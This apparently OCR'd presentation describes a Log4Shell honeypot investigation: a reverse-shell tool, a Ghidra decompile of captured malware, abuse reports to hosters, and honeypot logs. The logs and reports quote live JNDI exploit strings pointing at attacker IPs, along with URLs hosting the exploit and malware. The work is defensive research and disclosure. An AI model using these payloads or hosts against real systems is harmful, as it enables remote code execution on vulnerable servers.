
Has been developed and was extensively used during OSCP exam preparation.

- **Fully interactive shell access** (check caveats for old windows versions below)
- **File transfer via sftp**
- **Local / remote / dynamic port forwarding**
- **Can be used as bind- and reverse-shell**
- Supports **Unix** and **Windows** operating systems


GHIDRA


CodeBrowser: mcserver:/mc_server.jar
File Edit Analysis Graph Navigation Search Select Tools Window Help
Program Trees
mc_server.jar
.note.go.buildid
.bss
.data
.noptrdata
.go.buildinfo
.gopclntab
.itablink
.typelink
.rodata
.text
Program Tree
Symbol Tree
FUN_0043b880
FUN_0043b9c0
FUN_0043bae0
FUN_0043bd00
FUN_0043bea0
FUN_0043c
FUN_0043d
FUN_0043e
FUN_0043f
FUN_0044
Filter:
Data Type Manager
Data Types
BuiltInTypes
mc_server.jar
generic_clib_64
Listing: mc_server.jar
0043be8d c6 80 14 01 00 00 01 MOV byte ptr [RAX + 0x114],0x1
0043be94 c3 RET
0043be95 cc ?? CCh
0043be96 cc ?? CCh
0043be97 cc ?? CCh
0043be98 cc ?? CCh
0043be99 cc ?? CCh
0043be9a cc ?? CCh
0043be9b cc ?? CCh
0043be9c cc ?? CCh
0043be9d cc ?? CCh
0043be9e cc ?? CCh
0043be9f cc ?? CCh
undefined FUN_0043bea0(undefined param_1, undefined para...
undefined AL:1 <RETURN>
undefined DIL:1 param_1
undefined SIL:1 param_2
undefined DL:1 param_3
undefined CL:1 param_4
undefined R8B:1 param_5
undefined R9B:1 param_6
undefined8 Stack[0x8]:8 param_7 XREF[1]: 0043bed2(R)
undefined1 Stack[0x10]:1 param_8 XREF[4]: 0043bf34(R), 0043bfaa(R), 0043bff8(R), 0043c045(R)
undefined8 Stack[-0x8]:8 local_8 XREF[5]: 0043beb7(W), 0043bebc(*), 0043bf69(*), 0043bfd4(*), 0043c064(*)
Decompile: FUN_0043bea0 - (mc_server.jar)
/* WARNING: Could not reconcile some variable overlaps */
void FUN_0043bea0(void)
{
ulong *puVar1;
int iVar2;
int iVar3;
long in_FS_OFFSET;
undefined **in_stack_00000008;
char in_stack_00000010;
undefined **local_38;
undefined **local_30;
undefined **local_28;
undefined **local_20;
undefined **local_18;
long local_10;
puVar1 = (ulong *)(*(long *)(in_FS_OFFSET + 0xfffffff8) + 0x10);
if (register0x00000020 < (undefined *)*puVar1 ||
(undefined *)register0x00000020 == (undefined *)*puVar1) goto
register0x00000020 = (BADSPACEBASE *)&local_38;
local_38 = (undefined **)&DAT_007b96d8;
FUN_0040b880();
if (in_stack_00000008 == (undefined **)0x0) {
if (DAT_007b9710 != (undefined **)0x0) {
LOCK();
DAT_007b9718 = DAT_007b9718 + -1;
in_stack_00000008 = DAT_007b9710;
DAT_007b9710 = (undefined **)DAT_007b9710[1];
goto code_r0x0043beea;
}
local_38 = (undefined **)&DAT_007b96d8;
FUN_0040ba60();
if (in_stack_00000010 == '\0') {
return;
Console - Scripting


FIRST ATTACK SERVER



SECOND ATTACK SERVER



REPORTING THEM TO THEIR HOSTERS



Scaleway

Report Abuse

Use the form below to report abuse from our network. You will receive an email once your alert is handled (24h to 48 hours).

IP Address or domain name
195.154.52.77

Abuse date
2022-01-17

Time
01:30

Your email
asyncfileread@protonmail.com

Show my email address to the customer

Abuse type

Select...
Virus

Please describe your issue. Make sure to include a time zone when discussing spe...
On 17.01.2022 at 01:30 CET the host with ip 195.154.52.77 tried to use a log4shell exploit against my machine. The exploit intended to download some further malware to set up persistance on my machine.
Exploit and Malware are still hosted on the machine at:
http://195.154.52.77:8000/Exploit.class
and
http://195.154.52.77:8000/mc_server.jar

REPORTING THEM TO THEIR HOSTERS

Ihr Name:
Michael Happel

Telefonnummer (optional):

Kundennummer (wenn vorhanden):

E-Mail Adresse:
asyncfileread@protonmail.com

Betreff: Log4Shell Attacken von der IP: 185.233.105.120

Sehr geehrte Damen und Herren,

gestern Abend (22:16 CET) wurde einer meiner Log4Shell Honeypots von der IP: 185.233.105.120, die bei ihnen gehostet ist angegriffen.

Hier ein Auszug aus den Logfiles:
2022/01/17 22:16:47 New connection from 185.233.105.120:45626
2022/01/17 22:16:47 Received handshake: 754 2 143.244.178.253:25565
2022/01/17 22:16:47 Testing text: FermatSleep
2022/01/17 22:16:47 FermatSleep joined the server
2022/01/17 22:16:48 Testing text: ${jndi:ldap://185.233.105.120:1389/a}
2022/01/17 22:16:48 Fetching payload for: jndi:ldap://185.233.105.120:1389/a
2022/01/17 22:16:54 Failed to download payload: Get "http://185.233.105.120:8000/Exploit.class": context deadline exceeded (Client.Timeout exceeded while awaiting headers)


MORE PEOPLE NOTICED


January 13, 2022

Dissecting a Log4Shell Attack

In case you haven't heard, there's been a bit of an illness going around. No, not COVID. I'm talking about Log4Shell, possibly one of the worst zero-day vulnerabilities in the history of cybersecurity. It originates from Log4j2, the premier logging framework for modern Java, which can be found in thousands of applications (including Minecraft). The power of Log4Shell cannot be understated; an attacker may be able to get remote code execution simply by making a vulnerable server simply log a specific string.

Today I checked the Discord server for my SMP, and was greeted with a rather unexpected surprsie:




${jndi:ldap://195.154.52.77:1389/a}
MineLink
BOT
Today at 20:53
FermatSleep left

TAKEDOWN

Servers got taken down around the 20.01.2022. No more attacks since.

SOURCES

- en.wikipedia.org/wiki/Log4Shell
- Log4J lookups
- JNDI architecture
- Tryhackme exploit walkthrough
- John Hammond Log4Shell explanation
- LDAP referer
- greynoise.io Log4J attacks
- VMWare Horizon 1
- VMWare Horizon 2
- VMWare Horizon 3

SOURCES 2

- Sophos blog post
- Google Cloud stats 1
- Google Cloud stats 2
- Qualis Platform study
- Immersive Labs study
- Payload obfuscation
- URL scanners
- Java dependency scanners
- Whitesource

SOURCES 3

- OCAAS
- OSS supply chain security
- Minecraft Honeypot
- ReverseSSH
- AbuseIPDB - check suspicious ips
- Bithole article
- Reddit Threat

PRESENTATION IS PUBLISHED ON GITHUB

https://github.com/nixrod/log4shell-presentation